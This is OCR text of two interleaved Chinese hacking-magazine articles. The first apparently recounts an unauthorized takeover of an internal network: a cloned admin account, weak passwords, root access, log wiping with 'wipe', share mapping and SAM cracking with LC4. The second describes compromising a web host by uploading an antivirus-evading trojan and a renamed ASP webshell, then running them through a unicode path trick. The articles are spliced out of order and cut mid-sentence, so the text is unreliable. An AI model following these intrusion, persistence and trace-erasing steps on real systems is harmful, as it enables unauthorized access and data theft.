


图9

也就在这短短的几十分钟中，我这位好奇的内部人员就已经完全掌握了这个内部网络的生杀大权。

在这里值得一提的是一个关于克隆管理员账号的问题。大家请看图10。




图10

是否察觉到他安全栏里那个突然出现的S-1-5-21-117609710-842925246-652003…？我觉得这个就是克隆管理员账号的一个漏洞（也许是我用小榕的那个CA.exe才有的问题）。然而几天以后，当我再次使用在线办公系统登录远程服务器时，我在打开注册表的时候发现了网管曾经打开过HKEY_USERS底下的S-1-5-21-117609710-842925246-652003…这个键值，并且在它底下的子键值中查找一些东西。

至于我为什么知道他查看过注册表呢？我在前面提到过我和管理员拥有同样的桌面和开始菜单，因此我所拥有的历史记录也就是他的历史记录，他曾经开启过什么软件，除非他动手清理过，否则我可以知道他在本地操作过哪些程序，开启过哪些文件。

由此可见，网管对这个S-1-5-21-117609710-842925246-652003…发生了怀疑，他的疑心也同时威胁到了我在远程主机上的权限问题。只要管理员当时重新安装系统，我的一切努力也就付之东流。

回头看看，我继续深入对内部网络的占领。这次的目标是那台名为FilessServer的服务器。首先是老习惯Telnet上去获得系统名称。返回的结果是Red Hat Linux release 7.2 (Enigma) Kernel 2.4.7-10 on an i686系统，并且要求我输入用户名和密码。我首先尝试的就是最早得到的那个弱口令用户****，很顺利地登录了该主机，紧接着需要查看的就是该Linux系统是否安装了gcc编译功能。因为存在gcc编译这个功能也就意味着，我们成功进行本地溢出并且最终拿到root权限的机率为80%。

我们可以通过输入gcc指令来查看该主机是否存在gcc编译功能。例如：

```
bash-2.05$
bash-2.05$ gcc
gcc: No input files
bash-2.05$
```

如果返回的结果是gcc：No input files，那么就意味着该机子支持gcc编译功能。

我发现在TerminalServer中得到的那个Administrator的用户名和密码在这里也可以使用，而且是root。此时我放弃了进一步取得更高权限的机会，上传了一个wipe，清除完脚印之后，就悄悄地离开了这台机子。

成功地掌握了内部服务器的主动权后，我开始把注意力转向了Web服务器，如果能成功得他的最高控制权，我就可以利用它做为跳板，由外向内进行入侵。一切进行的很顺利，使用完net use z：\\www.****.com.cn\C$ "password" /user:" user" 指令，我成功地映射了该服务器的C盘。为了固定我在该服务器的权限，我决定启动M$自带的Telnet服务，然而本地与远端的连接发生了错误，紧接着我采用了Nmap for NT对其进行了端口扫描，才知道该服务器的23端口已经防火墙被过滤了。存在防火墙也就意味着类似WinShell、RemoteNC这一类端口后门已没有任何意义。我采取了暴力破解SAM的办法。在这里我使用的工具是@Stake公司开发的LC4。在使用LC4破解SAM的时候，我发现了一个更为吃惊的事实，在破解的账号中，居然有部分的管理员密

一个虚拟网站的权限突破及防范

文／王亮

一、事情的经过

一天我正在网上忙着找一些CIW安全培训教材,一个网友突然传给我一个网址http://x.x.x.x.(被我马赛克了)，告诉我他现在是该网站的网管，网站服务内容是为企业、个人提供收费型的虚拟空间服务，让我帮他检测网站的安全性（开始我想他本来就做过某黑客站点的站长，系统安全方面应该没什么大问题。）

我首先进行了一些扫描Port的活动，既然是朋友，又被授予合法检测权，就用不着使用SYN刺探方式，而且SYN准确性不太高。我运行了喜欢的扫描器Superscan(经过我重新配置，加入不少重要的服务Port),扫描结果如下（如图1)：




图1

共开了10个端口，重要的有80,110,135,139,3389等，可利用的服务并不算多。从扫描的80信息显示是IIS5.0，还开了一个Win2k专有的远程桌面管理（Port:3389)，再加上端口的开放情况，现在可以确定对方的系统一定是一台Win2k+IIS5.0，这是我比较熟悉的系统之一。

由扫描结果看来他没有对端口进行过滤，这是一个入侵者喜欢的开端。先从最基本的开始，看看能不能顺利与服务器建立空连接：

E:\>net use\\211.154.129.167\ipc$""/user:""

系统发生53错误。

找不到网络路径。

看来空链接漏洞被补上了，利用空链接枚举账号清单并尝试破解的想法要落空了，早就知道没这么容易。

下面再进行IIS5.0的刺探，这个服务最复杂也最重要，所以Winnt/2k的黑客很多研究都是基于这个服务的。先试试有没有idq溢出漏洞，选了好几种idq溢出点都没成功，看来网管要么删了idq映射，要么给服务器打了sp3补丁。如果是打了sp3补丁，那么IIS就不会有什么漏洞了。另一个对sp2补丁可能有效的asp溢出也测试了，没有用，其他的如.printer溢出就不用试了，因为那个

码是123（或者是321）。

总结：作为读者的你，是否也有和我同样的感觉呢？这样一个大型网络的网管居然如此不重视安全问题，而他管理的内部网络又是如此之脆弱，可以说是毫无安全意识。这也难怪去年发生的中美黑客大战中，国内有大批数量的主机遭到了攻击，其中居然包括一些政府部门的服务器。我在这里想提醒各位网管，你不但要搞好Web服务器的安全问题，而且还要拿些精力来照顾内部网络，这样你才能避免我这个校园网络的严重被入侵问题。

一个没有保护好的内网，它的最终结局将是数据丢失、被窃，甚至内部网络崩溃，而这一切的发生只是个时间问题。

最后感谢爱之颠的大力帮助，如果大家有意与我讨论网络方面的技术问题，请与我联系，E-mail:torune@21cn.com。

溢出只应用到sp1。

下面进行IIS扫描，我用的是xfocus安全小组开发的x-scan1.3扫描器，实践证明这个扫描器的漏洞资料库比较全面，它能扫出流光4.7扫不出的很多重要的CGI和IIS等漏洞（包括打上sp2补丁包并没进行严格配置的Win2k）。我把x-scan对Win2k的扫描项都选上了，等了几分钟扫描完毕，生成检测报告。可是报告结果挺让我失望，没有一点问题。结合上面的扫描情况，我估计他很有可能给iis5.0打上了sp3补丁。我不知道有什么漏洞可以突破打上最新补丁包的IIS5.0，至少还没听说过打上sp3的IIS5.0还有什么致命的漏洞。现在的分析结果是Win2k+IIS5.0+sp3。

其他方面就不太可能有漏洞了，比如登录上3389服务，看看有没有什么非系统自带的输入法，因为有些类型的输入法还是有帮助文件和URL的，比如有个旧版本的紫光输入法。主页也没有什么漏洞。这时，我朋友看我没有办法检测出漏洞入侵，非常得意，为自已的安全配置感到很放心。当从他口中得知的确是打上了Win2k的最新补丁包sp3，我也放弃了继续分析下去，认为不会有什么明显漏洞了，也没有其他可利用的服务。接着他给了我开一个虚拟网站的账号，免费提供给我一个200Mb的服务空间，并且告诉我这个空间可以支持asp、php,并开放了所有权限给我（也就是说有脚本执行权）。哈哈，这回他得意忘形了吧，我照这个配置条件就可以拿到admin权限了。

我先用ftp 命令登录进去，的确是200Mb，完全免费，又开放所有脚本和权限。为了能更直观地表现过程，我下面全部使用CuteFTP图形界面软件操作，下面是我上传文件的情况(图2)：




图2

我总共计划上传两个文件，一个是win.exe,一个是temp.asp。win.exe是我精心配置的一个大小仅有几kb的木马，不但功能强大，最大的好处是目前还没有被含最新病毒库的金山毒霸查杀。还有一个就是大家熟知的asp木马cmdasp.asp(我把它改名为temp.asp，这样防止过快被网管注意)。Temp.asp不仅仅是个特殊木马，有些时候也能利用它拿到admin。两个文件很快就上传完毕了。我们现在可以用刚上传上去的asp木马查看一下服务器的详细情况了（见图3）：




图3

顺便查查我的xhacker空间目录在什么位置，用这条命令

dir/s d:\xhacker

很快得出结果：

```
驱动器 D 中的卷没有标签。
卷的序列号是 F00B-626E
d:\Web2\xhacker 的目录
2002-06-02  19:57        6,976 win.exe
           1 个文件      6,976 字节
   列出所有文件：
           1 个文件      6,976 字节
 0 个目录 24,849,289,216 可用字节
```

现在知道我主页空间在服务器的绝对路径了，看到win.exe没有？这就是我刚刚传上去的木马。现在把win.exe的路径记下来，下面要用到。

再顺便看看账号情况：

```
D:\>net user
\\ 的用户帐户
Guest          IUSR_INTERL-4VYGJ3RM
IWAM_INTERL-4VYGJ3RM
```

secretboy TsInternetUser

命令运行完毕，但发生一个或多个错误。

根据经验看来账号权限被重新配置过，不然不会出现错误。这将意味着我不能在服务器本地用net命令创建账号了。看的出来，这方面还是下了一番功夫，administrator默认账号也改名了。看来我没有先尝试破解是对的，破解的成功率实在太小了。

如果仅仅使用temp.asp当后门可不够保险，我决定另外开个后门。接下来我删除了temp.asp，准备运行另一个win.exe木马。怎么运行它呢？了解unicode的人都知道，有了木马在服务器的绝对路径，并且木马所在的目录有脚本可执行权限，我们就能运行它了(abc.exe是我临时copy的一个cmd.exe)(图4)。




图 4

看到IE状态栏的进度条了吗？表示我们在服务器端运行了程序，速度会显得很慢，其实没必要等到进度条走完。了解Web服务器程序设计原理的话，就知道我们即使按停止也没关系，因为这已经在服务器上执行了运行程序的命令。现在就可以用刚开的后门进去了。回到cmd窗口，执行命令：telnet x.x.x.x 木马所开端口，OK，成功进去了。现在我可以执行任何命令了，包括重启，关闭服务器、查看、上传、下载、删除任意文件等（见图5）等。

